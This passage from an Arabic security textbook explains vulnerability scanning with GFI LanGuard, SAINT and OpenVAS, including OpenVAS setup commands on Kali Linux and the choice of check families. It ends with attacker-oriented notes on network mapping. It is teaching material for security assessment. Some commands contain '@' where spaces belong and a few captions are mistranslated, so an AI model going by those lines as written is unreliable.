بعد الانتهاء من عملية الفحص فان تقرير عملية الفحص سوف يظهر في الجانب اليسرى.

أسفل عنوان **IP** الخاص بك يندرج اسفله قائمه بجميع تقارير ناتج الفحص وبالضغط على كل فئة يعطيك تقرير كامل عنہ كالاتى:



GFI LanGuard 2014

Launch a New Scan

Scan Target: localhost Profile: Full Scan (Slow Networks)

Credentials: Currently logged on user Username: Password: Scan

Scan Options...

Scan Results Overview

- Scan target: localhost
 - 192.168.138.1 [JANA-TEBA] (Windows 8 x64 Gold)
 - Vulnerability Assessment
 - Network & Software Audit

Scan Results Details

Vulnerability Assessment
Select one of the following vulnerability categories below

High Security Vulnerabilities (3)
Allows you to analyze the high security vulnerabilities

Medium Security Vulnerabilities (1)
Allows you to analyze the medium security vulnerabilities

Low Security Vulnerabilities (5)
Allows you to analyze the low security vulnerabilities

Potential Vulnerabilities (5)
Allows you to analyze the information security vulnerabilities

Scanner Activity Window

Time	Computer	Operation	Error Message
3/29/2014 11:43:41 AM	JANA-TEBA	Missing patches scan	The patch management database is unavailable

Network discovery | Scan thread 1 (idle) | Scan thread 2 (idle) | Scan thread 3 (idle) | Errors

بعد الانتهاء من عملية الفحص تجد جميع نتائج الفحص في الجانب الأيسر والمصنفة الى مجموعتين **Vulnerability** الخ

بنقط الضعف على نظامك اما **Network&Software** الخاص بالفحص الشامل لنظامك.

يمكن الضغط على **Dashboard** في القائمة العلوية لرؤية ملخص الفحص.

GFI LanGuard 2014

Dashboard

Overview

JANA-TEBA (192.168.138.1)

Vulnerability Level

Top 5 Issues to Address

- AutoRun is enabled
- Windows Defender has detected spyware
- Windows Defender has detected viruses
- OVAL:12566: Microsoft Windows Human Interface Device (HID) driver is prone to security bypass vulnerability.
- AutoShareServer

Security Sensors

- Software Updates
- Service Packs and Update Rollups
- Vulnerabilities
- Malware Protection Issues

Computer Details

- Operating System: Windows 8 x64 (SP: Gold)
- Network Role: Workstation
- Language: English (United States)
- OS Install Date: 2/10/2014 6:02:47 PM

Scan Activity

Last Scan: 3/29/2014 11:31:35 AM

Agent Status

Agent Not Installed

Results Statistics

- Other Vulnerabilities: 9 (3 Critical/High)
- Potential Vulnerabilities: 5
- Installed Applications: 112 (0 unauthorized)
- Open Ports: 16
- Shares: 11
- USB Devices: 6 (0 blacklisted)
- Network Devices: 21 (0 blacklisted)
- Services: 191

Vulnerability Trend Over Time



VULNERABILITY SCANNING TOOL: SAINT

المصدر: <http://www.saintcorporation.com>

أداة شبكة متكاملة لمسؤولي الأمن. باستخدام هذه الأداة، يمكنك العثور على مشاكل نقاط الضعف في نظام الأمان عبر الشبكة بما في ذلك الأجهزة، أنظمة التشغيل، تطبيقات سطح المكتب، وتطبيقات الويب، قواعد البيانات، إلخ، بطريقة غير تداخلية. كما يتيح لك جمع المعلومات مثل أنواع نظام التشغيل والمنافذ المفتوحة، إلخ. فإنه يسمح لك بفحص واستغلال الأهداف مع عنوان IPv4 أو IPv6، وأو URL.

فيما يلى بعض الإمكانيات الخاصة بهذه الأداة:

- يكتشف ويصلح مواطن الضعف المحتملة في أمن الشبكة الخاصة بك.
- يمنع نظام نقاط الضعف الشائعة.
- يوضح الامتثال للوائح الحكومية والصناعة الحالية مثل **HIPAA** ، **GLBA** ، **SOX** ، **FISMA** ، **NERC** ، **PCI DSS** ، **COPPA**

The screenshot displays the SAINT Vulnerability Scanner interface. The left panel, titled 'Danger Levels', shows a table with three categories: Critical Problems, Areas of Concern, and Potential Problems. It lists various security issues such as Root Shell, User Shell, Unprivileged Shell, Root Access via Buffer Overflow, and Denial of Service. The right panel, titled 'Vulnerabilities By Counts', shows a table titled 'By Descending Vulnerability' with columns for Host, Critical Problems, Areas of Concern, Potential Problems, and Total. The table lists numerous hosts (e.g., 10.7.0.15, 10.7.0.14, etc.) along with their respective vulnerability counts.

VULNERABILITY SCANNING TOOL: OPENVAS

[Open Vulnerability Assessment System] ، **OpenVAS** هو أداة ممتازة التي يمكن استخدامها لتقييم أوجه الضعف لهذا. هو تشعب من المشروع **Nessus**. ولكن على عكس **Nessus**، فإنه يقدم لك **Feed** كامل مجاناً أي متاح كاملاً مجاناً للجميع بدون أي قيود. كما يأتي **OpenVAS** كأداة افتراضية مدمجة في كالي لينكس، وسوف نبدأ في إعداده:

دعونا نبدأ في عملية التثبيت والإعداد، ونبدأ **OPENVAS** بالتنقل إلى المجلد الخاص به عن طريق إطار الترمinal:

- **OpenVAS** مثبت بشكل افتراضي، وأنه يحتاج فقط إلى أن يتم إعداده من أجل استخدامه.
- من خلال شاشة الترمinal، قم بتحديث المجلد الحالي إلى مجلد **OpenVAS** باستخدام الأمر التالي:

#cd@/usr/share/openvas/

- تنفيذ الأمر التالي:

#openvas-mkcert

ماذا يمكن فعله في هذه الخطوة لكي يتم إنشاء شهادة SSL للبرنامج : OpenVAS

- 1- نترك العمر الافتراضي لشهادة CA كما هو.
- 2- تحديث عمر الشهادة لمطابقة عدد أيام شهادة CA : 1460 .
- 3- أدخل البلد.
- 4- تدخل الدولة أو المقاطعة (إذا رغبت بذلك).
- 5- ترك اسم المنظمة كافتراضي.
- 6- بعد الانتهاء سوف يعرض لك شاشة تأكيد الشهادة، ثم اضغط مفتاح الإدخال Enter للانتهاء.

```

Creation of the OpenVAS SSL Certificate

Congratulations. Your server certificate was properly created.

The following files were created:

. Certification authority:
  Certificate = /var/lib/openvas/CA/cacert.pem
  Private key = /var/lib/openvas/private/CA/cakey.pem

. OpenVAS Server :
  Certificate = /var/lib/openvas/CA/servercert.pem
  Private key = /var/lib/openvas/private/CA/serverkey.pem

Press [ENTER] to exit

```

4- تنفيذ الأمر التالي:

#openvas-nvt-sync

هذا سيتم مزامنة قاعدة بيانات OpenVAS NVT مع تغذية NVT الحالية. فإنه سيتم أيضاً تحديث كل فحوصات نقاط الضعف الأخير:

```

root@jana:/usr/share/openvas# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /var/lib/openvas/plugins
[i] rsync is not recommended for the initial sync. Falling back on http.
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
[i] Downloading to: /tmp/openvas-nvt-sync.jsQ0K20hia/openvas-feed-2014-03-29-5414.tar.bz2
--2014-03-29 16:16:45-- http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Resolving www.openvas.org (www.openvas.org) ... 5.9.98.186
Connecting to www.openvas.org (www.openvas.org)|5.9.98.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14661655 (14M) [application/x-bzip2]

```

5- تنفيذ الأمر التالي:

#openvas-mkcert-client@n@om@-i

#openvasmd@--rebuild

هذا سوف يقوم بإنشاء شهادة العميل وإعادة بناء قاعدة البيانات على التوالي.

6- تنفيذ الأمر التالي:

#openvassd



سيبدأ هذا بفحص **OpenVAS** وتحميل جميع الإضافات (حوالي 34491 حتى تاريخ كتابة هذا الكتاب)، وهذا قد يستغرق بعض الوقت.

```
root@jana:/usr/share/openvas# openvassd
All plugins loaded
root@jana:/usr/share/openvas#
```

7- نقوم بتنفيذ الاوامر التالية:

```
#openvasmd@--rebuild
#openvasmd@--backup
```

هذه الأوامر تقوم بإعادة البناء وإنشاء نسخة احتياطية من قاعدة البيانات.

8- نقوم بتنفيذ الأمر التالي لإنشاء المستخدم الإداري (نستخدم **openvasadmin**):

```
#openvasad@-c@'add_user'@-n@openvasadmin@-r@admin
```

```
root@jana:/usr/share/openvas# openvasmd --rebuild
root@jana:/usr/share/openvas# openvasmd --backup
root@jana:/usr/share/openvas# openvasad -c 'add_user' -n openvasadmin -r admin
Enter password:
ad  main:MESSAGE:14689:2014-03-29 20h56.14 EDT: No rules file provided, the new
user will have no restrictions.
ad  main:WARNING:14689:2014-03-29 20h56.14 EDT: Failed to create user openvasad
min!
root@jana:/usr/share/openvas#
```

9- نقوم بتنفيذ الأمر التالي:

```
#openvas-adduser
```

هذا سوف يسمح لك لإنشاء مستخدم عادي:

1. أدخل اسم تسجيل الدخول.
2. اضغط **Enter** على طلب المصادقة { **authentication request** } (هذا يختار تلقائياً كلمة السر كنوع المصادقة).
3. أدخل كلمة المرور مرتين.
4. للقواعد، اضغط **Ctrl + D**.
5. اضغط على **Y** لإضافة المستخدم.

```
root@jana:/usr/share/openvas# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
-----
Login : janateba
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
-----
openvassd has a rules system which allows you to restrict the hosts that janateba has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)
```

10- قم بتنفيذ الأوامر التالية لتكوين المنفذ الذي سوف يتعامل معها **OpenVAS**

```
#openvasmd@-p@9390@-a@127.0.0.1
#openvasad@-a@127.0.0.1@-p 9393
#gasd@--http-only@--listen=127.0.0.1@-p@9392
```




ملحوظه: 9392 هو المنفذ الموصي به لمتصفح الويب، ولكن يمكنك اختيار الخاصة بك.

```
root@jana:/usr/share/openvas# openvasmd -p 9390 -a 127.0.0.1
```

```
root@jana:/usr/share/openvas# openvasad -a 127.0.0.1 -p 9393
```

```
root@jana:/usr/share/openvas# gsad --http-only --listen=127.0.0.1 -p 9392
```

11- الذهاب إلى متصفح الويب لديك وكتابة السطر [url](http://127.0.0.1:9392) في <http://127.0.0.1:9392>، وذلك لعرض واجهة الويب .OpenVAS



فيما سبق، لقد بدأنا من خلال فتح نافذة الترمinal وتركيب وإعداد **OpenVAS** **Over the Network (repository)**. ثم أنشأنا قاعدة بيانات للشهادة وتثبيت البرنامج المساعد لدينا. ثم أنشأنا حساب لكل من المستخدم الإداري والعادي. ثم أخيراً، بدأنا واجهة الويب من **OpenVAS** وقدمت مع شاشة تسجيل الدخول.

ملحوظه: في كل مرة تقوم بتنفيذ بعض الإجراءات في **OpenVAS**، فسوف تحتاج إلى إعادة إنشاء قاعدة البيانات.

• إنشاء برنامج نصي لبدء **OpenVAS** :

في كل مرة ترغب في تشغيل **OpenVAS**، تحتاج إلى الاتي:

- 1- مزامنة **NVT Feed** (ستظل دائماً فكرة جيدة حيث يتم تغييره كلما تم اكتشاف نقاط ضعف جديدة).
- 2- بدء فحص **OpenVAS**.
- 3- إعادة إنشاء قاعدة البيانات.
- 4- نسخ احتياطي لقاعدة البيانات.
- 5- تكوين المنفذ الخاص بك.

لإنقاذ الكثير من الوقت، فيما يلي نص باش بسيط من شأنها أن تسمح لك لبدء **OpenVAS**. قم بحفظ هذا الملف باسم **OpenVAS.sh** ووضعه في مجلد **/root**

```
#!/bin/bash
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

• Using the OpenVAS Desktop

اختيارياً، يمكنك تنفيذ نفس الخطوات السابقة عبر الـ **OpenVAS** سطح المكتب. **OpenVAS** هو تطبيق مستند إلى واجهة المستخدم الرسومية. لبدء التطبيق:




Applications | Kali Linux | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | openvas-setup

ولتشغيل **Openvas** من خلال الوجه الرسومية وليس من خلال المتصفح كالتالي:

Applications | Kali Linux | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | openvas-gsd

فظهور الشاشة التالية:



حيث شاشة الدخول تطلب منك الآتي:


- 1- ادخال عنوان الخادم (**Enter your server address**) ويكون هنا 127.0.0.1
- 2- ادخال اسم المستخدم في خانة **Username**
- 3- ادخال الرقم السري في خانة **Password**
- 4- وأخيرا الضغط على **Log in**.

OPENVAS - FINDING LOCAL VULNERABILITIES (إيجاد نقاط الضعف على النظم المحلي (الخاص بك))

يسمح لنا بمهاجمة مجموعة واسعة من نقاط الضعف، ونحن سوف نحصر قائمتنا لتقييم نقاط الضعف عن اهدافنا لتلك المحددة لنوع المعلومات التي نسعى للاستفادة منها في التقييم. في هذا الجزء، سوف نستخدم **OpenVAS** للبحث عن نقاط الضعف المحددة لالة المحلية الخاصة بنا.

دعونا نبدأ عملية إيجاد نقاط الضعف المحلية مع **OpenVAS** عن طريق فتح متصفح الويب لديك:

- 1- اكتب السطر **URL** في خانة <http://127.0.0.1:9392> ثم تقوم بعملية الولوج (**Log in**).
- 2- بعد الولوج نذهب الى قائمة **Configuration** ثم نختار **Scan configs**



- بعد الضغط على **Scan Configs** تظهر الشاشة التالية والتي سوف ندخل فيها بعض من البيانات كالاتى بالترتيب:

- اسم لعمية الفحص في الخانة المقابلة **Name** وهنا سوف نختار مثلاً **Local Vulnerabilities**.

- في خانة **Base** نختار **Empty, static and fast** حيث هذا الخيار يجعلنا نبدأ من نقطة الصفر. وإنشاء الأعداد التي

نريده.

- نضغط على **Create Scan config**.

New Scan Config

Name: Local Vulnerabilities

Comment (optional):

Base: Empty, static and fast Full and fast

Create Scan Config

- نريد الآن التعدي على إعدادات الفحص لدينا. انقر على أيقونة مفتاح الرابط/المفأك بجانب **Local vulnerabilities**

Name	Families		NVTs		Actions
	Total	Trend	Total	Trend	
Full and fast (Most NVT's; optimized by using previously collected information.)	51		34475		
Full and fast ultimate (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	51		34475		
Full and very deep (Most NVT's; don't trust previously collected information; slow.)	51		34475		
Full and very deep ultimate (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	51		34475		
Local Vulnerabilities	0		0		
empty (Empty and static configuration template.)	0		0		

- تظهر الشاشة التالية والتي تحتوي على جميع الإضافات (**plug in's**) مثل **Nessus**.

- نقوم بالضغط على **Ctrl + F** ثم نقوم بكتابة **Local** في شريط البحث.

- لكل ناتج بحث يحتوي على كلمة **Local** نقوم بوضع علامة الاختيار في مربع التحديد **Select all NVT's**. حيث كل نتاج ما هو الا عباره عن مجموعه من نقاط الضعف. نقاط الضعف المختارة هي:

- Compliance**
- Credentials**
- Default Accounts**
- Denial of Service**
- FTP**
- Ubuntu Local Security Checks**

- ثم نضغط على **Save Config**



Edit Network Vulnerability Test Families

Family	NVT's selected	Trend	Select all NVT's	Action
AIX Local Security Checks	0 of 1	<input checked="" type="radio"/>	<input checked="" type="checkbox"/>	
Brute force attacks	0 of 8	<input type="radio"/>	<input type="checkbox"/>	
Buffer overflow	0 of 491	<input type="radio"/>	<input type="checkbox"/>	
CISCO	0 of 14	<input type="radio"/>	<input type="checkbox"/>	
CentOS Local Security Checks	0 of 2082	<input type="radio"/>	<input checked="" type="checkbox"/>	
Compliance	0 of 4	<input type="radio"/>	<input type="checkbox"/>	
Databases	0 of 115	<input type="radio"/>	<input type="checkbox"/>	
Debian Local Security Checks	0 of 2899	<input type="radio"/>	<input checked="" type="checkbox"/>	
Default Accounts	0 of 68	<input type="radio"/>	<input type="checkbox"/>	
Denial of Service	0 of 873	<input type="radio"/>	<input type="checkbox"/>	
FTP	0 of 168	<input type="radio"/>	<input type="checkbox"/>	
Fedora Local Security Checks	0 of 7389	<input type="radio"/>	<input checked="" type="checkbox"/>	

9- الان نذهب الى **Target Configuration** ثم **Targets**

The screenshot shows the Nessus configuration interface. At the top, there are tabs: Scan Management, Asset Management, Configuration, Extras, Administration, and Help. Under Configuration, the 'Targets' tab is highlighted. On the left, there is a sidebar with 'Edit Scan Config Details' and three sub-options: Targets, Credentials, and Scan Configs. To the right of the sidebar, there is a large green area labeled 'Targets'.

10- نقوم بإنشاء هدف جديد من خلال إدخال المهام التالية :

- أدخل اسم الهدف في الخانة المقابلة **Name**

- أدخل المضيفين في الخانة المقابلة **Hosts** باستخدام واحدة من الطرق التالية :

- أدخل عنوان واحد فقط 192.168.0.10

- أدخل عنوان البريد الإلكتروني متعدد مفصولة بفواصله 192.168.0.10,192.168.0.115

- أدخل نطاق من العناوين 192.168.0.1-20

11- ثم ننقر فوق إنشاء الهدف (Create Target)

The screenshot shows the 'New Target' dialog box. It has fields for Name (set to JANA), Hosts (set to Manual, with localhost entered), Port List (set to All IANA assigned TCP and UDP 2012-02-10), and SSH Credential (optional, set to port 22). There are also fields for SMB Credential (optional) and a Comment (optional) field. At the bottom right is a 'Create Target' button.

12- الآن نحدد New Task | Scan Management | ثم القيام بالمهام التالية :

The screenshot shows the 'Scan Management' interface. At the top, there are tabs: Scan Management, Asset Management, Configuration, Extras, Administration, and Help. Under Scan Management, the 'Tasks' tab is highlighted. On the left, there is a sidebar with 'New Task' and two other options. The main area is currently empty.



- أدخل اسم المهمة
- قم بإدخال تعليق (اختياري).
- حدد إعداد الفحص الخاص بك. وفي هذه الحالة نختار Local Vulnerabilities الذي قمنا بإنشائه من قبل.
- نحدد أهداف الفحص. وفي هذه الحالة نختار JANA والذي قمنا بإنشائه من قبل.
- ترك جميع الخيارات الأخرى على مستوياتها الافتراضية.
- انقر فوق إنشاء المهمة (Create task).

New Task ?

Name: Noreen

Comment (optional):

Scan Config: Local Vulnerabilities

Scan Targets: JANA

Escalator (optional): --

Schedule (optional): --

Slave (optional): --

Observers (optional):

Scan Intensity

Maximum concurrently executed NVTs per host: 4

Maximum concurrently scanned hosts: 20

Create Task

13- الان نذهب الى Scan Management ثم نختار Task فيظهر المهمة التي قمنا بإنشائها من قبل ثم نعمل لها run كالاتى:

Task	Status	Reports	Threat	Trend	Actions
Noreen	Requested	Total First Last			

بمجرد الانتهاء من عملية الفحص، يمكنك أن ترى النتائج عن طريق عرض التقرير. وذلك عن طريق الضغط على أيقونة العدسة.

OpenVAS - finding network vulnerabilities لاستخدامه فى فحص نقاط ضعف الشبكة

فنحن سوف نفعل مثل الخطوات السابقة. أما الملفات الإضافية التي سوف تحتاجها هنا في عملية الفحص كالاتى:

- Brute force attacks
- Buffer overflow
- CISCO
- Compliance
- Credentials
- Databases
- Default Accounts
- Denial of Service
- FTP
- Finger abuses
- Firewalls
- Gain a shell remotely



- General
- Malware
- Netware
- NMAP NSE
- Peer-To-Peer File Sharing
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Settings
- Wireless services

للبحث نقاط الضعف في أنظم التشغيل لينكس OpenVAS - finding Linux-specific vulnerabilities

فمن سوف نفعل مثل الخطوات السابقة. أما الملفات الإضافية التي سوف تحتاجها هنا في عملية الفحص كالتالي:

- Brute force attacks
- Buffer overflow
- Compliance
- Credentials
- Databases
- Default Accounts
- Denial of Service
- FTP
- Finger abuses
- Gain a shell remotely
- General
- Malware
- Netware
- NMAP NSE
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Settings
- Wireless services
- Web Servers

للبحث نقاط الضعف في أنظم التشغيل ويندوز OpenVAS - finding Windows-specific vulnerabilities

فمن سوف نفعل مثل الخطوات السابقة. أما الملفات الإضافية التي سوف تحتاجها هنا في عملية الفحص كالتالي:

- Brute force attacks
- Buffer overflow



-  **Compliance**
-  **Credentials**
-  **Databases**
-  **Default Accounts**
-  **Denial of Service**
-  **FTP**
-  **Gain a shell remotely**
-  **General**
-  **Malware**
-  **NMAP NSE**
-  **Port Scanners**
-  **Privilege Escalation**
-  **Product Detection**
-  **RPC**
-  **Remote File Access**
-  **SMTP Problems**
-  **SNMP**
-  **Service detection**
-  **Web Servers**
-  **Windows**
-  **Windows: Microsoft Bulletins**

NETWORK VULNERABILITY SCANNERS

هي الأدوات التي تساعدك في تحديد نقاط الضعف في الشبكة المستهدفة أو موارد شبكة الاتصال. فاحصات الشبكة تساعدك على تدوين وتقييم مواطن الضعف. استخدام هذه الماسحات، يمكنك العثور على نقاط الضعف في الشبكات السلكية أو اللاسلكية، نظام التشغيل، تكوين الأمان، إعداد الماقم، المنافذ المفتوحة والتطبيقات، إلخ. كما ذكرنا من قبل عن اهم الأدوات المستخدم لهذه العملية واهم اثنين هما **Openvas** و **Nessus**، فيما يلي بعض الأدوات الأخرى و مواقعها الرئيسية المذكورة التي يمكنك تنفيذ فحص للشبكة:

Retina CS available at <http://go.eeye.com> or <http://go.beyondtrust.com/community>

Core Impact Professional available at <http://www.coresecurity.com>

MBSA available at <http://www.microsoft.com>

Shadow Security Scanner available at <http://www.safety-lab.com>

Nsauditor Network Security Auditor available at <http://www.nsauditor.com>

OpenVAS available at <http://www.openvas.org>

Security Manager Plus available at <http://www.manageengine.com>

Nexpose available at <http://www.rapid7.com>

QualysGuard available at <http://www.qualys.com>

Security Auditor's Research Assistant (SARA) available at <http://www-arc.com>



DRAW NETWORK DIAGRAMS 3.6

رسم خرائط الشبكات في رسومات تخطيطية يساعدك على تحديد الطوبولوجيا أو الهندسة المعمارية للشبكة المستهدفة. الرسم التخطيطي للشبكة يساعدك على تتبع المسار للمضيف الهدف في الشبكة. كما أنه يسمح لك لفهم موقع جدران الحماية وأجهزة التوجيه (router) وأجهزة مراقبة الدخول الأخرى. استناداً إلى الرسم التخططي للشبكة، يمكن للمهاجم تحليل طوبولوجيات الشبكة المستهدفة وآليات الأمان. هو يساعد المهاجم ليرى جدران الحماية، **IDSS**، وغيرها من آليات الأمان للشبكة المستهدفة. بمجرد أن يكون المهاجم لديه هذه المعلومات، فإنه يحاول معرفة نقاط الضعف أو ضعف تلك الآليات الأمنية. ثم يمكن للمهاجم أن يجد طريقه إلى الشبكة المستهدفة عن طريق استغلال نقاط الضعف الأمنية هذه.

الرسم التخططي للشبكة يساعد أيضاً مسؤولي شبكة الاتصال في إدارة الشبكات الخاصة بهم. المهاجمين يستخدمون أدوات اكتشاف شبكة الاتصال (**network discovery tool**) أو أدوات رسم الخرائط (**mapping tools**) لرسم الرسومات التخطيطية للشبكة من الشبكات المستهدفة. ويصور الشكل التالي مثال رسم بياني لشبكة.

